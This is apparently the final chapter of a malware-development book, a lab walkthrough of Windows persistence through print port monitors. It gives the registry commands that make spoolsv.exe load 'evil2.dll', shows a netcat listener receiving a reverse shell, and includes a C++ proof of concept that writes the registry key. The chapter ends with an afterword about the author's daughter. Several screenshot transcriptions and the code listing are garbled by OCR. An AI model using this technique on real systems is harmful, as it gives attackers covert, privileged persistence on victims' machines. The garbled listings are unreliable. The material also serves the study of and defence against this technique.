First of all, before malicious actions, check sub keys:

```
reg query \
"HKLM\System\CurrentControlSet\Control\Print\Monitors" \
/s
```

```

win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
Administrator: Windows PowerShell
PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
  Driver REG_SZ Appmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ippmon
  Driver REG_SZ IPPMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
  Driver REG_SZ localspl.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
  Driver REG_SZ FAXMON.DLL
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
  Driver REG_SZ tcmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
  LprAckTimeout REG_DWORD 0xb4
  StatusUpdateEnabled REG_DWORD 0x1
  StatusUpdateInterval REG_DWORD 0xa
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
  Driver REG_SZ usmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port
  Driver REG_SZ WSDMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port\OfflinePorts
PS C:\Windows\system32>

```

Then, add sub key Meow and Driver value:

```

reg add \
"HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow"
/v "Driver" /d "evil2.dll" /t REG_SZ
reg query \
"HKLM\System\CurrentControlSet\Control\Print\Monitors"
/s


```

```

PS Z:\2022-06-19-malware-pers-8> reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ
The operation completed successfully.
PS Z:\2022-06-19-malware-pers-8> reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
  Driver REG_SZ Appmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ippmon
  Driver REG_SZ IPPMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
  Driver REG_SZ localspl.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Meow
  Driver REG_SZ evil2.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
  Driver REG_SZ FAXMON.DLL
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
  Driver REG_SZ tcmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
  LprAckTimeout REG_DWORD 0xb4
  StatusUpdateEnabled REG_DWORD 0x1
  StatusUpdateInterval REG_DWORD 0xa
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
  Driver REG_SZ usmon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port
  Driver REG_SZ WSDMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port\OfflinePorts
PS Z:\2022-06-19-malware-pers-8>

```

As you can see, everything is completed correctly. Then restart victim's machine:



And after a few minutes:

(cocomelonc㉿kali) [~]

```
└─$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\Windows\system32>

win10-x64 [persistence_1] [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Administrator Windows PowerShell

```
PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow" /v "Driver" /d "ezyllz.dll" /t REG_SZ
Value 'Driver' added successfully.
The operation completed successfully.

PS C:\Windows\System32> reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s
```

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow

Driver REG_SZ AppMon.dll

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow\Ports

Process Hacker [Windows-19HNK33\user]+ (Administrator)

File Refresh Options Find handles in DLLs System information Search Processes (Ctrl+K)

Processes Services Network spoolsv.exe (4616) Properties

Name	Base address	Type	Size	Description
spoolsv.exe	0x7f7438...	Image: Commit	8 kB	WC C:\Windows\System32\spoolsv.dll
advapi32.dll	0x7f6febf8...	Image: Commit	12 kB	WC C:\Windows\System32\advapi32.dll
kernel32.dll	0x7f6febf52...	Image: Commit	4 kB	WC C:\Windows\System32\kernel32.dll
user32.dll	0x7f6febf40...	Image: Commit	14 kB	WC C:\Windows\System32\user32.dll
gdi32.dll	0x7f6febf440...	Image: Commit	4 kB	WC C:\Windows\System32\gdi32.dll
ole32.dll	0x7f6febf450...	Image: Commit	4 kB	WC C:\Windows\System32\ole32.dll
oleaut32.dll	0x7f6febf460...	Image: Commit	4 kB	WC C:\Windows\System32\oleaut32.dll
RPCRT4.dll	0x7f6febf470...	Image: Commit	4 kB	WC C:\Windows\System32\RPCRT4.dll
RPC2.dll	0x7f6febf480...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
ole32.dll	0x7f6febf490...	Image: Commit	4 kB	WC C:\Windows\System32\ole32.dll
oleaut32.dll	0x7f6febf4a0...	Image: Commit	4 kB	WC C:\Windows\System32\oleaut32.dll
RPCRT4.dll	0x7f6febf4b0...	Image: Commit	4 kB	WC C:\Windows\System32\RPCRT4.dll
RPC2.dll	0x7f6febf4c0...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
RPC2.dll	0x7f6febf4d0...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
RPC2.dll	0x7f6febf4e0...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
RPC2.dll	0x7f6febf4f0...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
RPC2.dll	0x7f6febf500...	Image: Commit	4 kB	WC C:\Windows\System32\RPC2.dll
RPC2.dll	0x7f6febf5100...	Image: Commit	799 kB	RX C:\Windows\System32\RPC2.dll

CPU Usage: 37% Physical memory: 6/20/2022 7:25 PM

Type here to search

win10-x64 [persistence_1] [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Administrator Windows PowerShell

```
PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow" /v "Driver" /d "ezyllz.dll" /t REG_SZ
Value 'Driver' added successfully.
The operation completed successfully.

PS C:\Windows\System32> reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s
```

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow

Driver REG_SZ AppMon.dll

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Myow\Ports

Process Hacker [Windows-19HNK33\user]+ (Administrator)

File Refresh Options Find handles in DLLs System information Search Processes (Ctrl+K)

Processes Services Network spoolsv.exe (4616) Properties


Name	Base address	Type	Size	Description
spoolsv.exe	0x7f7438...	780 kB	Spoiler SubSystem App	
advapi32.dll	0x7f6febf8...	644 kB	Advanced Windows 32 Base...	
kernel32.dll	0x7f6febf52...	128 kB	App Primary	
user32.dll	0x7f6febf40...	156 kB	App User-Mode API...	
gdi32.dll	0x7f6febf440...	188 kB	Windows Graphics API...	
ole32.dll	0x7f6febf450...	292 kB	Windows Graphics API...	
oleaut32.dll	0x7f6febf460...	3.14 MB	Microsoft COM for Windows	
crypt32.dll	0x7f6febf470...	1.88 MB	Crypto API32	
combase.dll	0x7f6febf480...	1.34 MB	FWP/DPsec User-Mode API	
cryptui.dll	0x7f6febf490...	1.26 MB	GDI Client DLL	
RPCRT4.dll	0x7f6febf4a0...	1.25 MB	IP Helper API	
RPC2.dll	0x7f6febf4b0...	2.64 kB	IPP Printer Port Monitor	
kernel32.dll	0x7f6febf4c0...	68 kB	AppModel API Host	

CPU Usage: 14.61% Physical memory: 6/20/2022 7:26 PM

Type here to search


Let's go to check Network tab in Process Hacker 2:

We can see that the `evil2.dll` is being accessed by the `spoolsv.exe` (PID: 4616), which eventually spawns a `rundll32` with our payload, that initiates a connection back to the attacker:



For cleanup, after end of experiments, run:

```
Remove-ItemProperty -Path \
"HKLM:\System\CurrentControlSet\Control\Print\Monitors\
Meow" -Name "Driver"
```



My “dirty PoC” for registry persistence:

```
/*
pers.cpp
windows persistence via port monitors
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/06/19/malware-pers-8.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk =
        "\\\System\\\\CurrentControlSet\\\\Control\\\\Print\\\\Monitors\\\\Meow";

    // evil DLL
    const char* evildll = "evil.dll";

    // startup
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE,
        (LPCSTR)sk, 0, NULL, REG_OPTION_NON_VOLATILE,
        KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
```

```

    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"Driver", 0, REG_SZ,
    (unsigned char*)evilDll, strlen(evilDll));
    RegCloseKey(hkey);
} else {
    printf("failed to create new registry subkey :(");
    return -1;
}
return 0;
}

```

During Defcon 22, Brady Bloxham [demonstrated](#) this persistence technique. This method requires Administrator privileges and the DLL must be saved to disk.

The question remains whether any APTs uses this technique in the wild.

[Windows Print Spooler Service](#)

[Defcon-22: Brady Bloxham - Getting Windows to Play with itself](#)

[MITRE ATT&CK - Port Monitors persistence technique](#)

[source code on Github](#)

50. final

Alhamdulillah, I finished writing this book while in the hospital with my daughter. It was quite difficult. In sha Allah everything will be fine. O Allah, Lord of the Worlds, give strength to my daughter.


Why is the book called that? **MD** - means **Malware Development**, The **MZ** signature is a signature used by the MS-DOS relocatable 16-bit EXE format and its still present in today's PE files for backwards compatibility., also **MD MZ** means **My Daughter Munira Zhassulankzy**.

I will be very happy if this book helps at least one person to gain knowledge and learn the science of cybersecurity. The book is mostly practice oriented.

All examples are practical cases for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine



MD MZ

The proceeds from the sale of this book
will be used to treat my daughter Munira

ALL RIGHTS RESERVED



MD MZ

The proceeds from the sale of this book
will be used to treat my daughter Munira

ALL RIGHTS RESERVED